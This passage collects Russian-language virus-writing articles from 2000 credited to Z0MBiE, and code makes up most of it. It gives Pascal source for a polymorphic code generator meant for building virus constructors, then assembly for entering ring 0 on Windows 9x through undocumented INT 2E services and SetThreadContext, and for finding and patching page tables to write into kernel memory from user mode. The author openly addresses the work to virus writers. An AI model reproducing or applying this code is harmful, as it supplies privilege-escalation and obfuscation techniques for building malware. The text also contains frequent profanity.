mov      v1, r1
mov      [v1], v2
mov      r1, v1
mov      r2, v2
mov      [r1], r2
mov      v1, v2
mov      r, v2
mov      v1, r
cmd      v1, v2
mov      r1, v1      mov r1, v1      mov r2, v2
mov      r2, v2      cmd r1, v2      cmd v1, r2
cmd      r1, r2      mov v1, r1
mov      v1, r1
mov      r, v
mov      r1, offset v      mov r, v
mov      r, [r1]
mov      v, r
mov      r1, offset v      mov v, r
mov      [r1], r
mov      r, c
...
```

Чтобы продемонстрировать уровни команд и регистров, напомним такую вот несложную программу-препроцессор: `asmx.pas`.

Вызывается программа так: `asmx.exe 1.src 1.asm`.

В конце текста приведен исходник и что получается в результате.

Написав с использованием таких вещей вирус можно уже сделать нечто похожее на конструктор, правда без "алгоритмического" уровня.

Итак, следующим шагом является представление всего вируса в подобном псевдо-коде с различными вариантами алгоритмов и замена в нижеприведенном примере генерации текста на генерацию опкодов. Но это в следующий раз. ;-)

•

(x) 2000 Z0MBiE

<<http://z0mbie.host.sk>>

ASM.X.PAS

```
---[begin ASM.X.PAS]-----
{$A+,B-,D+,E-,F-,G+,I-,L+,N+,O-,P-,Q-,R-,S-,T-,V+,X+,Y+}
{$M 16384,0,0}

uses crt, dos;

procedure outcmd(c,d,s:string); forward;

procedure reg_alloc(var r:string); forward;
procedure reg_free(var r:string); forward;
procedure reg_xchg(var r:string); forward;

procedure cmd_r_r(cmd,r1,r2:string); forward;
procedure cmd_v_r(cmd,v,r:string); forward;
procedure cmd_r_v(cmd,r,v:string); forward;
procedure mov_x_x(x1,x2:string); forward;
procedure mov_x_c(x,c:string); forward;
procedure mov_r_c(r,c:string); forward;
procedure mov_r_offsv(r,v:string); forward;
procedure mov_r_memr(r1,r2:string); forward;
procedure mov_memr_r(r1,r2:string); forward;
procedure mov_r_v(r,v:string); forward;
procedure mov_v_r(v,r:string); forward;

procedure mov_v_c(v,c:string); forward;
procedure mov_v_memv(v1,v2:string); forward;
procedure mov_memv_v(v1,v2:string); forward;
procedure cmd_v_v(cmd,v1,v2:string); forward;

var
  infile, outfile : text;

{ outcmd: здесь легко реализуется добавление инструкций в список и
  последующее их перемешивание }
procedure outcmd(c,d,s:string);
begin
  if (d='') or (s='') then
    writeln(outfile,c,' ',d,s)
  else
    writeln(outfile,c,' ',d,', ',s);
end;

const
  hexchar:array[0..15] of char = '0123456789ABCDEF';

const
  regtotal = 8;
```

```

    regcount:integer=regtotal;
    regused:array[1..regtotal] of integer = (0,0,0,0,0,0,0,0);
    regname:array[1..regtotal] of string[3] =
        ('eax','ecx','edx','ebx','esp','ebp','esi','edi');

{ пометить регистр как используемый }
procedure reg_use(r:string);
var
    i:integer;
begin
    for i:=1 to regtotal do
        if regname[i]=r then
            if regused[i]=0 then
                begin
                    regused[i]:=1;
                    dec(regcount);
                    exit;
                end;
    end;

{ случайно выделить регистр }
procedure reg_alloc(var r:string);
var
    i:integer;
begin
    if regcount=0 then halt(1);
    repeat
        i:=1+random(regtotal);
    until regused[i]=0;
    r:=regname[i];
    regused[i]:=1;
    dec(regcount);
end;

{ освободить регистр }
procedure reg_free(var r:string);
var
    i:integer;
begin
    if regcount=0 then halt(2);
    for i:=1 to regtotal do
        if regname[i]=r then
            begin
                if regused[i]<>1 then halt(4);
                regused[i]:=0;
                inc(regcount);
                r:='<empty>';
                exit;
            end;
    halt(3);
end;

procedure mov_x_x(x1,x2:string); { x1=v/r, x2=v/r, x1!=v||x2!=v }
begin
    case random(5) of
        0: begin
            outcmd('push','',x2);
            outcmd('pop',x1,'');
        end;
    else
        begin
            outcmd('mov',x1,x2);
        end;
    end;
end;

{ (случайно) пере-выделить регистр, то бишь изменить его на другой }
procedure reg_xchg(var r:string);
var
    r1:string;
begin

```

```

        if regcount=0 then exit;
        if random(3)<>0 then exit;
        reg_alloc(r1);
        mov_x_x(r1,r);
        reg_free(r);
        r:=r1;
    end;

procedure cmd_r_r(cmd,r1,r2:string);
begin
    outcmd(cmd,r1,r2);
end;
procedure cmd_v_r(cmd,v,r:string);
begin
    outcmd(cmd,v,r);
end;
procedure cmd_r_v(cmd,r,v:string);
begin
    outcmd(cmd,r,v);
end;

procedure mov_x_c(x,c:string); { x=v/r }
var
    i:integer;
    l:string;
begin
    l := '0'; for i:=0 to 7 do l:=l+hexchar[random(16)]; l:=l+'h';
    case random(5) of
        0: begin
            mov_x_c(x,('+c+')+'+l);
            outcmd('sub',x,l);
        end;
        1: begin
            mov_x_c(x,('+c+')-'+'+l);
            outcmd('add',x,l);
        end;
        else
            begin
                mov_x_x(x,c);
            end;
    end;
end;

procedure mov_r_c(r,c:string);
begin
    mov_x_c(r,c);
end;

procedure mov_r_offsv(r,v:string);
begin
    outcmd('lea',r,v);          { mov r, offset v }
end;

procedure mov_r_memr(r1,r2:string);
begin
    mov_x_x(r1,'dword ptr ['+r2+']); { mov r1, [r2] }
end;
procedure mov_memr_r(r1,r2:string);
begin
    mov_x_x('dword ptr ['+r1+'],'+r2); { mov [r1], r2 }
end;

procedure mov_r_v(r,v:string);
var
    r1:string;
begin
    case random(3) of
        0: begin
            mov_x_x(r,v);          { mov r, v }
        end;
        1: begin

```



```

        reg_alloc(r1);
        mov_r_offsv(r1,v);    { mov r1, offset v }
        reg_xchg(r1);
        mov_r_memr(r,r1);    { mov r, [r1] }
        reg_free(r1);
    end;
2: begin
    mov_r_offsv(r,v);    { mov r, offset v }
    mov_r_memr(r,r);    { mov r, [r] }
end;
end;
end;

procedure mov_v_r(v,r:string);
var
    r1:string;
begin
    case random(2) of
        0: begin
            mov_x_x(v,r);    { mov v, r }
        end;
        1: begin
            reg_alloc(r1);
            mov_r_offsv(r1,v); { mov r1, offset v }
            reg_xchg(r1);
            mov_memr_r(r1,r);  { mov [r1], r }
            reg_free(r1);
        end;
    end;
end;
end;

procedure mov_v_c(v,c:string);
var
    r:string;
begin
    case random(2) of
        0: begin
            mov_x_c(v,c);    { mov v, c }
        end;
        1: begin
            reg_alloc(r);
            mov_r_c(r,c);    { mov r, c }
            reg_xchg(r);
            mov_v_r(v,r);    { mov v, r }
            reg_free(r);
        end;
    end;
end;
end;

procedure mov_v_memv(v1,v2:string);
var
    r1,r2:string;
begin
    reg_alloc(r2);
    mov_r_v(r2,v2);    { mov r2, v2 }
    reg_xchg(r2);
    reg_alloc(r1);
    mov_r_memr(r1,r2);  { mov r1, [r2] }
    reg_free(r2);
    reg_xchg(r1);
    mov_v_r(v1,r1);    { mov v1, r1 }
    reg_free(r1);
end;

procedure mov_memv_v(v1,v2:string);
var
    i,j:integer;
    r1,r2:string;
begin
    j:=random(2);
    for i:=j to j+1 do

```

```

        if odd(i) then begin
            reg_alloc(r1);
            mov_r_v(r1,v1);      { mov r1, v1 }
            reg_xchg(r1);
        end else begin
            reg_alloc(r2);
            mov_r_v(r2,v2);      { mov r2, v2 }
            reg_xchg(r2);
        end;
        mov_memr_r(r1,r2);      { mov [r1], r2 }
        reg_free(r1);
        reg_free(r2);
    end;

procedure cmd_v_v(cmd,v1,v2:string);
var
    i,j:integer;
    r1,r2:string;
begin
    case random(3) of
        0: begin
            reg_alloc(r2);
            mov_r_v(r2,v2);      { mov r2,v2 }
            reg_xchg(r2);
            cmd_v_r(cmd,v1,r2); { cmd v1,r2 }
            reg_free(r2);
        end;
        1: begin
            reg_alloc(r1);
            mov_r_v(r1,v1);      { mov r1,v1 }
            reg_xchg(r1);
            cmd_r_v(cmd,r1,v2); { cmd r1,v2 }
            reg_xchg(r1);
            mov_v_r(v1,r1);      { mov v1,r1 }
            reg_free(r1);
        end;
        2: begin
            j:=random(2);
            for i:=j to j+1 do
                if odd(i) then begin
                    reg_alloc(r1);
                    mov_r_v(r1,v1);      { mov r1, v1 }
                    reg_xchg(r1);
                end else begin
                    reg_alloc(r2);
                    mov_r_v(r2,v2);      { mov r2, v2 }
                    reg_xchg(r2);
                end;
            cmd_r_r(cmd,r1,r2); { cmd r1, r2 }
            reg_free(r2);
            reg_xchg(r1);
            mov_v_r(v1,r1);      { mov v1, r1 }
            reg_free(r1);
        end;
    end;
end;

procedure process_string(t:string);
var
    p1,p2,p3,p4:string;
begin
    writeln(outfile,';; ',t);
    move(t,mem[prefixseg:$80],128);
    p1:=paramstr(1);
    p2:=paramstr(2);
    p3:=paramstr(3);
    p4:=paramstr(4);
    if p1='reg_use'      then reg_use(p2);
    if p1='reg_free'     then reg_free(p2);
    if p1='mov_v_c'      then mov_v_c(p2,p3);
    if p1='mov_v_memv'   then mov_v_memv(p2,p3);

```

```

        if p1='mov_memv_v' then mov_memv_v(p2,p3);
        if p1='cmd_v_v'    then cmd_v_v(p2,p3,p4);
        if p1='mov_v_r'    then mov_v_r(p2,p3);
        if p1='mov_r_v'    then mov_r_v(p2,p3);
    end;

var
    s:string;

begin
    if paramcount<>2 then
    begin
        writeln('syntax: ASMX infile outfile');
        halt;
    end;

    randomize;
    clrscr;

    writeln('asmx: ',paramstr(1),' --> ',paramstr(2));

    assign(infile, paramstr(1));
    reset(infile);
    if ioresult<>0 then halt(10);
    assign(outfile, paramstr(2));
    rewrite(outfile);
    if ioresult<>0 then halt(11);

    while not eof(infile) do
    begin
        readln(infile, s);
        if s[1]<>'#' then begin
            writeln(outfile, s);
        end else begin
            delete(s,1,1);
            process_string(s);
        end;
    end;

    close(outfile);
    close(infile);
end.
---[end ASMX.PAS]-----

```

1.SRC

```

---[begin 1.SRC]-----

; текст для обработки препроцессором

; input: ESI=buffer
;         ECX=size

#reg_use esp
#reg_use ebp

encrypt:
                                sub     esp, 20

arg_index                      =        dword ptr [esp+0]
arg_count                      =        dword ptr [esp+4]
arg_4                          =        dword ptr [esp+8]
arg_a                          =        dword ptr [esp+12]
arg_b                          =        dword ptr [esp+16]

#                               reg_use  esi
#                               reg_use  ecx

```

```

#               mov_v_r  arg_index esi
#               mov_v_r  arg_count ecx
#               reg_free esi
#               reg_free ecx

__cycle:
#               mov_v_memv arg_a      arg_index
#               mov_v_c   arg_b      0FFFFFFFh
#               cmd_v_v   xor        arg_a      arg_b
#               mov_memv_v arg_index arg_a

#               mov_v_c   arg_4      4
#               cmd_v_v   add        arg_index   arg_4
#               cmd_v_v   sub        arg_count   arg_4
#               jnc       __cycle

               add        esp, 20
               ret

---[end 1.SRC]-----

```

1.ASM

```

---[begin 1.ASM]-----

; результат работы препроцессора

; input: ESI=buffer
;        ECX=size

;; reg_use esp
;; reg_use ebp

encrypt:
               sub        esp, 20

arg_index     =        dword ptr [esp+0]
arg_count     =        dword ptr [esp+4]
arg_4         =        dword ptr [esp+8]
arg_a         =        dword ptr [esp+12]
arg_b         =        dword ptr [esp+16]

;;               reg_use  esi
;;               reg_use  ecx
;;               mov_v_r  arg_index  esi
push esi
pop arg_index
;;               mov_v_r  arg_count  ecx
mov arg_count, ecx
;;               reg_free esi
;;               reg_free ecx

__cycle:
;;               mov_v_memv arg_a      arg_index
mov esi, arg_index
mov ecx, dword ptr [esi]
push ecx
pop arg_a
;;               mov_v_c   arg_b      0FFFFFFFh
mov esi, (((0FFFFFFFh)-0EC1AAA3Fh)+0BFBE44BBh)+03B0F2183h)+0F48E7CC5h
sub esi, 0F48E7CC5h
sub esi, 03B0F2183h
sub esi, 0BFBE44BBh
add esi, 0EC1AAA3Fh
mov edx, esi
lea esi, arg_b
mov edi, esi
mov dword ptr [edi], edx

```

```

;;                                cmd_v_v      xor      arg_a      arg_b
lea ecx, arg_a
mov ecx, dword ptr [ecx]
xor ecx, arg_b
mov arg_a, ecx
;;                                mov_memv_v      arg_index arg_a
lea ecx, arg_index
mov ebx, ecx
push dword ptr [ebx]
pop edi
mov edx, edi
lea ecx, arg_a
mov esi, ecx
mov eax, dword ptr [esi]
mov dword ptr [edx], eax

;;                                mov_v_c      arg_4      4
mov ecx, ((4)-0EC5AF651h)-0EBD0C63Fh
add ecx, 0EBD0C63Fh
add ecx, 0EC5AF651h
mov arg_4, ecx
;;                                cmd_v_v      add      arg_index      arg_4
lea eax, arg_4
mov eax, dword ptr [eax]
push eax
pop edx
mov ebx, arg_index
add ebx, edx
lea eax, arg_index
mov dword ptr [eax], ebx
;;                                cmd_v_v      sub      arg_count      arg_4
lea edx, arg_count
push dword ptr [edx]
pop ecx
sub ecx, arg_4
mov esi, ecx
mov arg_count, esi

jnc      __cycle

add      esp, 20
ret

```

Описание INT 2E под Win9X

INT 2E services (VMM/NTKERN.VxD)

(x) 2000 ZOMBiE
<<http://zOmbie.host.sk>>

Содержание

- [Введение](#)
- [Переход в RING-0](#)
- [Работа с памятью](#)
- [Работа с портами](#)
- [Процессы и нити](#)
- [Прочие функции](#)
- [Коментарии](#)

Введение

Рассмотрим некую Win32-программу. Как известно, программа эта вызывает kernel, а kernel уже вызывает ring-0.

Под Win9X VMM/VWIN32 реализует специальные сервисы для kernela. Вызываются они так:

```
kernel@int21:
015F:BFF712B9  push    ecx
                push    eax
                push    002A0010    ; <-- service-number
                call    kernel@ord0
                ret

kernel@ord0:
015F:BFF713D4  mov     eax, [esp+4]
                pop     dword ptr [esp]
                call    far cs:[BFFC9734]
                ...
015F:BFF79734  dd      000003C8h    ; offset
                dw      003Bh      ; selector
                ...
003B:03C8     int     30h
                ...
```

где service-number -- номер сервиса, например 0x002A0010 для INT 21, 0x002A0029 для INT 31, и так далее. Надо сказать, что с номерами VxD-скаллов эти сервисы не имеют ничего общего. Найти полный список соответствий всяких номеров именам сервисов можно в питреке.

Под WinNT ноль вызывается из кернела посредством INT 2E.

Но, как выяснилось, в маздае в VMMe существует NTKERN.VXD, кой реализует NT-евые сервисы. Называются они типа ntoskrnl!DbkBreakPoint и вызываются так же -- через INT 2E. И, о чудо, у такого рулезного инта DPL=3, то есть его можно вызывать прямо из PE файла. Более того, в обработчике нет никаких хитрожопых проверок - типа откуда пришел вызов.

Дальше-интереснее. Оказывается, INT 2E активно используется при загрузке маздая. А во время работы маздай может пользоваться функции типа ntoskrnl!NtPowerInformation.

Короче говоря, можно вызывать INT 2E из PE файлов одним из следующих способов:

```
; 1.
    mov     eax, service-number
    lea     edx, stk
    int     2Eh

stk:   dd     param1
       dd     param2
       dd     param3
       ...

; 2.
       ...
    push    param3
    push    param2
    push    param1
    mov     edx, esp
    mov     eax, service-number
    int     2Eh
    add     esp, 4*n
```

Как видим, при вызове INT 2E в EAX должен быть номер сервиса, а в EDX указатель на кадр стэка. Перед тем как вызвать соответствующую функцию, обработчик инта копирует данные из *EDX в свой стэк.

Список всех номеров и имен функций лежит в [ntoskrnl.inc](#).

Далее идут описания некоторых наиболее интересных функций INT 2E.

Переход в RING-0

PsCreateSystemThread

Тут все и так ясно. Создаем нить прямо в нуле. При выходе из нити (по RET) она автоматически убивается ф-цией PsTerminateSystemThread.

```
       ...
       mov     eax, i2E_PsCreateSystemThread
       lea     edx, stk
       int     2Eh

__cycle:    cmp     r0_finished, 1
           jne     __cycle
           ...

stk:       dd     offset thread_handle ; 0 or *thread_handle
           dd     0 ; 0 or 0x1F03FF
           dd     0 ; 0
           dd     0 ; 0
           dd     0 ; 0
           dd     offset ring0 ; thread EIP, near proc
           dd     12345678h ; thread-parameter

; input: [ESP+4]=EDI=thread_parameter

ring0:     int 3
           mov     r0_finished, 1
           ret
```

PoCallDriver

Никакими драйверами тут и не пахнет. Эта функция просто передает управление (в нуле) туда, куда ей скажут. Единственный минус -- ей надо уж очень по-изъёбски передавать параметры.

Кадр стэка выглядит так:

stk	dd	offset x1
	dd	offset x2
x1	db	8 dup (0)
	dd	offset x3
x2	db	60h dup (0)
	dd	offset x4+24h
x4	db	18h dup (0)
x3	db	38h dup (0)
	dd	ring_0

А реальный код, коий я по возможности соптимизировал, такой:

```
                lea     esi, r0proc
                call    callring0
                ...
r0proc:         int 3
                ret

; subroutine: callring0
; input:       ESI=offset ring_0, proc NEAR

callring0:      pusha
                call    @@X
                pusha
                call    dword ptr [ecx]
                popa
                ret     8
@@X:           sub     esp, 14h
                xor     eax, eax
                push    eax
                lea     edx, [esp+24h]
                push    edx
                sub     esp, 54h
                lea     edx, [esp+38h]
                push    edx
                push    edx
                push    esi
                mov     edx, esp
                push    edx
                push    edx
                mov     edx, esp
                mov     al, i2E_PoCallDriver
                int     2Eh
                popa
                add     esp, 88h-20h
                popa
                ret
```

Работа с памятью

Эти функции подразумевают работу с памятью через нулевое кольцо. Это значит, что вы из третьего кольца передаете параметры, а в нуле производятся чтение/запись памяти. Таким образом можно читать/писать в защищенную в третьем кольце память, например в kernel.

Причем для работы с памятью из нуля существует просто охуительное количество всяких функций, включая всякие InterlockedIncrement'ы и функции для работы со строками, юникодными и не очень.

RtlCopyMemory, RtlMoveMemory

Отличаются эти две функции тем, что RtlCopyMemory просто берет и копирует буфера командой movs, а RtlMoveMemory сначала анализирует esi и edi, а потом копирует буфер по одному байту, причем начиная либо с начала либо с конца буфера. Таким образом RtlMoveMemory корректно обработает перекрывающиеся области esi...esi+ecx и edi...edi+ecx.

```
mov     eax, i2E_RtlCopyMemory ; or RtlMoveMemory
lea     edx, stk
int     2Eh
...
stk:    dd     0BFF7xxxxh      ; edi (destination)
        dd     offset vir_code ; esi (source)
        dd     vir_size       ; ecx (length in bytes)
```

READ_REGISTER_BUFFER_UCHAR/ULONG/USHORT

Реализации команд REP MOVSB, REP MOVSD и REP MOVSW соответственно.

```
push    ecx
push    edi
push    esi
mov     edx, esp
mov     eax, i2E_READ_REGISTER_BUFFER_ULONG
int     2Eh
add     esp, 3*4
```

WRITE_REGISTER_BUFFER_UCHAR/ULONG/USHORT

Аналогично предыдущим: REP MOVSB, REP MOVSD и REP MOVSW, НО источник и приемник поменялись местами.

```
push    ecx
push    esi
push    edi
mov     edx, esp
mov     eax, i2E_WRITE_REGISTER_BUFFER_ULONG
int     2Eh
add     esp, 3*4
```

READ_REGISTER_UCHAR/ULONG/USHORT

Считать BYTE/DWORD/WORD. (MOV AL, [ESI], MOV EAX, [ESI] и MOV AX, [ESI])

Значение возвращается в EAX.

```
push    esi
mov     edx, esp
mov     eax, i2E_READ_REGISTER_UCHAR
int     2Eh
add     esp, 1*4
```

WRITE_REGISTER_UCHAR/ULONG/USHORT

Записать BYTE/DWORD/WORD. (MOV [EDI], AL, MOV [EDI], EAX и MOV [EDI], AX)

```
push    eax
push    edi
mov     edx, esp
mov     eax, i2E_WRITE_REGISTER_UCHAR
int     2Eh
add     esp, 2*4
```

Работа с портами

READ_PORT_BUFFER_UCHAR/ULONG/USHORT

Выполнить REP INSB, REP INSD и REP INSW соответственно.

```
push    ecx
push    edi
push    edx
mov     edx, esp
mov     eax, i2E_READ_PORT_BUFFER_ULONG
int     2Eh
add     esp, 3*4
```

WRITE_PORT_BUFFER_UCHAR/ULONG/USHORT

REP OUTSB, REP OUTSD и REP OUTSW.

```
push    ecx
push    esi
push    edx
mov     edx, esp
mov     eax, i2E_WRITE_PORT_BUFFER_ULONG
int     2Eh
add     esp, 3*4
```

READ_PORT_UCHAR/ULONG/USHORT

Выполнить IN AL, DX, IN EAX, DX и IN AX, DX соответственно.

```
push    edx
mov     edx, esp
mov     eax, i2E_READ_PORT_ULONG
int     2Eh
add     esp, 1*4
```

WRITE_PORT_UCHAR/ULONG/USHORT

OUT DX, AL, OUT DX, EAX и OUT DX, AX.

```
push    eax
push    edx
mov     edx, esp
mov     eax, i2E_WRITE_PORT_UCHAR
int     2Eh
add     esp, 2*4
```

Процессы и нити

IoGetCurrentProcess, PsGetCurrentProcess

Обе функции указывают на один и тот же обработчик. Хендл текущего процесса возвращается в EAX.

```
mov     eax, i2E_IoGetCurrentProcess
int     2Eh
```

Обработчик `GetCurrentProcess`'а изнутри реализует следующее:

```
call    ntoskrnl!KeGetCurrentThread
mov     eax, [eax+4]
ret
```

KeGetCurrentThread, PsGetCurrentThread

Опять один и тот же обработчик. Хендл текущей нити возвращается в EAX.

```
mov     eax, i2E_KeGetCurrentThread
int     2Eh
```

Прочие функции

KeQuerySystemTime

```
push    offset systime
mov     edx, esp
mov     eax, i2E_KeQuerySystemTime
int     2Eh
add     esp, 4
...
systime dq      ?
```

Комментарии

Совершенно непонятно как обстоит дело с функциями для работы с файлами. (`IoCreateFile`, `NtCreateFile`, `ZwCreateFile`, `ZwReadFile`, `ZwWriteFile`, `DeviceIoControlFile`, **etc.**)

Я слышал, есть книжка про недокументированные возможности WinNT. Но те параметры, которые там описаны для соответствующих функций, передаются из программы в кернел, а ведь из кернела в ноль передаются уже совсем другие вещи, даже число параметров не совпадает. Ну а трассировать обработчик `CreateFile` выясняя все его 11 хитроизъясбских параметров -- как-то лениво.

Существуют также функции для работы с registry. (`RtlDeleteRegistryValue`, `RtlQueryRegistryValues`, `RtlWriteRegistryValue`, `IoOpenDeviceInterfaceRegistryKey`,

IoOpenDeviceRegistryKey, может быть -- ZwCreateKey, ZwDeleteKey, ZwEnumerateKey, ZwEnumerateValueKey, ZwOpenKey и т.п.)

Этих функция я не проверял, но они явно показывают на какой-то нормальный код и могут быть вызваны.

Большинство функций, для которых не указано число параметров (в [ntoskrnl.inc](#) написан -), являются ВНУТРЕННИМИ, то есть параметры им передаются, но не на стэке а в регистрах, и вызвать их, минуя похеривание регистров в обработчике INT 2E нет никакой возможности.

Обычно эти функции написаны полностью маленькими буквами или начинаются с подчеркивания, типа memmove, memset, qsort, rand, sprintf, _except_handler2, _global_unwind2 и т.п.

-

См. также примеры в [ntoskrnl.zip](#).

(c) 2000 Z0MBiE

<<http://z0mbie.host.sk>>

ENTERING RING-0 USING WIN32 API: CONTEXT MODIFICATION

Весь вред, причиненный этим текстом, посвящаю злым вирмэйкерам.

Маздай. Сколько глюков в этом слове! Итак, вашему вниманию представляется вроде бы неизвестный до сих пор, но просто шокирующий способ перехода в нулевое кольцо защиты.

Это не патч системных таблиц и не загрузка VxD-драйвера; это не супер-пупер глюк в системе и не какой-нибудь навороченный эксплоит; это даже не изъебские вызовы чево-то-там через кернел и это не многомегабайтные исходники вызовов пэйджера на си.

Это просто стандартные апи-функции третьего кольца.

Суть заключается в вызове всего одной функции: SetThreadContext. Эта функция устанавливает контекст, то есть все регистры для заданной нити.

Ситуация усложняется тем, что сохраненный контекст применяется (т.е. установка регистров происходит) при переходе из нуля в третье кольцо при переключении задач и при возврате в кернел из вызванных им процедур нулевого кольца.

Таким образом мы подлавливаем момент, когда в контексте текущей нити управление находится в нулевом кольце, а затем правим CS и EIP возврата на 28h и адрес-процедуры-нулевого-кольца.

В результате вместо того, чтобы вернуться из нуля обратно в кернел, управление возвращается к нам.

Почему нельзя изменить один только CS на 28h? Потому, что тогда управление вернется в кернел, а кернеловский код в нулевом кольце сглючит, так как до начала работы надо переустановить сегментные регистры в 30h.

```
push    esp 0 0
push    offset thread_ring3_code
push    0 0
callW   CreateThread    ; создаем новую нить
xchg    ebx, eax        ; EBX=хендл нити

push    offset context
push    ebx
callW   GetThreadContext; получаем контекст нити

mov     context._segcs, 28h    ; меняем CS:EIP
mov     context._eip, offset ring0_code

push    offset context
push    ebx
callW   SetThreadContext; устанавливаем контекст

jmp     $                ; чего-то ждем

thread_ring3_code:        push    1
                        call     Sleep        ; пауза
                        jmp      thread_ring3_code

ring0_code:              push    ss ss        ; мы в нуле!
                        pop      ds es
                        ...
```

Вот собственно и все. Рабочий пример в CONTEXT.ASM.

Единственно, что в таком нулевом кольце нельзя вызывать VxDcall-ы. Но это ведь не проблема, так как из нуля можно что угодно записать в любую область памяти, потом убить текущую нить и

перейти в ноль как следует. Но это уже другая история.

P.S.

Улучшенный вариант перехода в 0 находится в CONTEXT2.ASM: здесь приходится организовывать свой стэк, зато можно вызывать VxDcall-ы.

Еще более простой вариант в CONTEXT3.ASM: здесь мы обходимся вообще без создания новой тreads и прочей хуйни. Эта версия наиболее приближена к нормальному использованию в вирусах.

(x) 2000 ZOMBiE, <http://z0mbie.host.sk>

Пишем в kernel из ring3: имеем таблицу страниц

Глюкавость маздая продолжает радовать: судя по всему кроме кернела и кодовых секций программ не предполагалось защищать вообще ничего. Таким образом здесь будет рассказано о том, как под маздаем можно произвести запись в ЛЮБОЕ место памяти не переходя для этого в нулевое кольцо. 8-)

Таблица страниц. Что есть оно? Вся непрерывная физическая память поделена на 4-килобайтные странички, кои могут отображаться в 4-гигабайтное пространство в самые разные его места. Информация обо всем этом деле и хранится в таблице страниц.

Об адресном пространстве, таблице страниц и формате записи на одну страницу можно прочесть в конце этого текста в приложении, кое я выдрал из доки, в чем и признаюсь.

Итак, нашей задачей (как обычно) является произвести НСД - а именно запись в защищенный для записи адрес X. (все это, ясное дело, из PE файла)

О том что в адрес X писать нельзя, можно узнать двояко - либо одной из функций IsBadXXXPtr, где XXX - Read, Write, Code и т.п., либо используя SEH. Вот оба варианта:

1. функция:

```

push    size-in-bytes
push    address
call    IsBadReadPtr
or      eax, eax
jnz     __can_not_read
__can_read:
...
```

2. SEH:

```

call    __seh_init      ; install seh
mov     esp, [esp+8]
stc
jmp     __seh_exit
__seh_init:
push    dword ptr fs:[0]
mov     fs:[0], esp

mov     al, byte ptr [address]
clc

__seh_exit:
pop     dword ptr fs:[0]; uninstall seh
pop     eax

jc      __can_not_read
__can_read:
...
```

Теперь переходим к вопросу: как пропатчить таблицу страниц. Для начала надо ее найти. В доке написано вот что: старшие 20 бит регистра CR3 суть физический адрес таблицы страниц, младшие 12 бит адреса равны 0 (выравнивание на страницу).

Если в PE файле написать так: `mov eax, cr3` то в результате будет получен хуй. А все потому, что инструкция привилегированная, и может вызываться только из нулевого кольца. Правда, экскепшена при этом маздай не генерит, но и EAX не изменяет.

Что же делать? Можно прочесть доку по протмоде, и выяснить, что копия CR3 для текущего контекста (а надо сказать таблиц страниц может быть несколько для разных контекстов) лежит в TSS.

Где взять TSS? Селектор ейный получаем командой STR. (что-то вроде store task register) Далее все по плану:

```

; subroutine: get_cr3
```

```

; output:      EBX=CR3

get_cr3:      push    eax

               sgdt    [esp-6]
               mov     ebx, [esp-4]      ; EBX<--GDT.base

; кстати, интересная фишка: подается AX, а меняется EAX
               str     ax              ; EAX<--TSS selector
               and     eax, 0FFF8h      ; <--это может быть убрано

               add     ebx, eax          ; EBX<--TSS descriptor offset

               mov     ah, [ebx+7]      ; EAX<--TSS linear address
               mov     al, [ebx+4]
               shl     eax, 16
               mov     ax, [ebx+2]

               mov     ebx, [eax+1Ch]   ; EBX<--CR3
               and     ebx, 0FFFFFF00h ; EBX<--pagetable phys. offs

               pop     eax
               ret

```

Вот только что с ним делать, с физическим адресом из PE файла? В нулевом кольце его можно было бы транслировать в линейный, а в третьем - хуй. Поэтому такой метод не годится.

Кстати. Если вы в этом примере измените `mov eax, [ecx+1Ch]` на `mov eax, [ecx+4]`, то вы поймете ESP0, то бишь ESP того кода, который вызвал текущую задачу. Клево?

Теперь возникает следующий вариант: найти таблицу страниц поиском в памяти. При этом искать мы будем не каталог первого уровня, а сразу таблицу второго уровня, один из двордов которой и будет описанием страницы содержащей нужный нам адрес.

Но чтобы искать в памяти таблицу, надо знать что в ней находится. А этого мы знать не можем.

Но не все так плохо. Вышеупомянутая функция `IsBadReadPtr` говорит нам, можно ли читать конкретную страничку или нет. А это - уже целый бит. И точно такого же смысла бит (U/S) есть в дворде, описывающем эту же самую страничку в таблице страниц. И есть другой бит, R/W, определяющий врайтабельность страницы. Его можно получить функцией `IsBadWritePtr`.

	ф-ция 3-го кольца	биты в записи таблицы страниц
чтение	<code>IsBadReadPtr</code>	U/S user/supervisor
запись	<code>IsBadWritePtr</code>	R/W read/write

Таким образом, вызывая `IsBadRead/WritePtr` для 1024 страниц мы генерим страницу двордов, в каждом из которых устанавливаем соответствующие биты. А затем в цикле сравниваем каждый из этих двордов с двордом текущей проверяемой странички, но сравниваем не весь дворд а только эти 2 бита.

Вот так это происходит:

```

needtbl      dd      1024 dup (?)

; return EBX=pagetable for addresses BFC00000...C0000000

find_kernel_pagetable:

; создаем свою табличку
               lea     edi, needtbl      ; наша табличка
               cld

               mov     esi, 0BFC00000h ; ESI--адрес текущей страницы

__maketbl:    xor     ebp, ebp

               push    4096
               push    esi

```



```

        callW    IsBadReadPtr

        xor      eax, 1          ; 0 <--> 1
        shl     eax, 2          ; 1 --> 4 (бит 2)
        or      ebp, eax

; ... (то же самое для IsBadWritePtr, но shl eax, 1)

        mov     eax, ebp
        stosd

        add     esi, 4096
        cmp     esi, 0C0000000h
        jne     __maketbl

; ищем такую же страницу в памяти

__cycle:        mov     ebx, 0C0000000h    ; стартовый адрес поиска

        push    4096                    ; можно ли читать?
        push    ebx
        callW   IsBadReadPtr
        or      eax, eax
        jnz     __cont

        xor     edi, edi                ; сравниваем страницы

__scan:        mov     eax, [ebx+edi]
        and     eax, 2+4                ; но так, чтобы совпадали только
        xor     eax, needtbl[edi] ; 2 бита каждого дворда
        jnz     __cont

        add     edi, 4
        cmp     edi, 4096
        jne     __scan

        clc                                ; нашли
        ret

__cont:        add     ebx, 4096
        cmp     ebx, 0D0000000h    ; конечный адрес поиска
        jb      __cycle

        stc                                ; облом
        ret

```

Вот таким вот вышеприведенным куском кода и находится нужная нам страница из таблицы страниц, описывающая страницы в диапазоне BFC00000...C0000000.

Теперь надо изменить бит RW, скажем для адреса BFF70000. Делаем так:

```

; ищем нужную нам страницу
call    find_kernel_pagetable
jc      __damnedsonofabitch

; снимаем защиту
c1 = (0BFF70000h-0BFC00000h)/1024
or      dword ptr [ebx + c1], 2 ; RW=1

; на всякий случай проверяемся
push    4096
push    0bff70000h
call    IsBadReadPtr
or      eax, eax
jnz     __exit

; патчим кернел
not     dword ptr ds:[0bff70000h]

; устанавливаем защиту взад
and     dword ptr [ebx + c1], not 2 ; RW=0

```

